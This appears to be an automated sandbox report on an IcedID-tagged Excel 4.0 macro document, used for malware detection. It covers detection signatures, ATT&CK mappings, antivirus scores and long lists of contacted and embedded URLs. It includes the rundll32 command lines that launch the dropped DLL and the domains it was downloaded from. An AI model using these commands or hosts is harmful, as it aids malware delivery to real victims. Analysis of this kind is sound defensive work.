ID: 403883
Sample Name: statistic-2069354685.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 13:50:44
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report statistic-2069354685.xlsm

Overview


General Information

Sample Name:	statistic-2069354685.xlsm
Analysis ID:	403883
MD5:	e594ea809c24d8..
SHA1:	c402e78a57d801..
SHA256:	d328633005bb0fd.
Tags:	IcedID xlsm
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Sigma detected: Microsoft Office Pr…
- Sigma detected: System File Execu…
- Yara detected MalDoc1
- Excel documents contains an embe…
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 7116 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 4420 cmdline: rundll32 ..\jordji.nbvt1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 4780 cmdline: rundll32 ..\jordji.nbvt11,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
sharedStrings.xml	JoeSecurity_MalDoc_1	Yara detected MalDoc_1	Joe Security	


Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: System File Execution Location Anomaly

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Yara detected MalDoc1

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas


Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C Bi Fr

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M Ap Ra or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
statistic-2069354685.xlsm	7%	Virustotal		Browse
statistic-2069354685.xlsm	21%	Metadefender		Browse
statistic-2069354685.xlsm	34%	ReversingLabs	Document-Office.Downloader.EncDoc	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
anaheimdermatologists.com	3%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
anaheimdermatologists.com	192.185.5.2	true	false	• 3%, Virustotal, Browse	unknown
industrialarttextile.com	192.254.233.89	true	false		unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://login.microsoftonline.com/	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://shell.suite.office.com:1443	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://autodiscover-s.outlook.com/	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://cdn.entity.	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://powerlift.acompli.net	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://cortana.ai	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://api.aadrm.com/	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ofcrecsvcapi-int.azurewebsites.net/	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://api.microsoftstream.com/api/	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://cr.office.com	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://graph.ppe.windows.net	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://store.office.cn/addinstemplate	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://web.microsoftstream.com/video/	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://graph.windows.net	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://dataservice.o365filtering.com/	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ncus.contentsync.	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://weather.service.msn.com/data.aspx	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
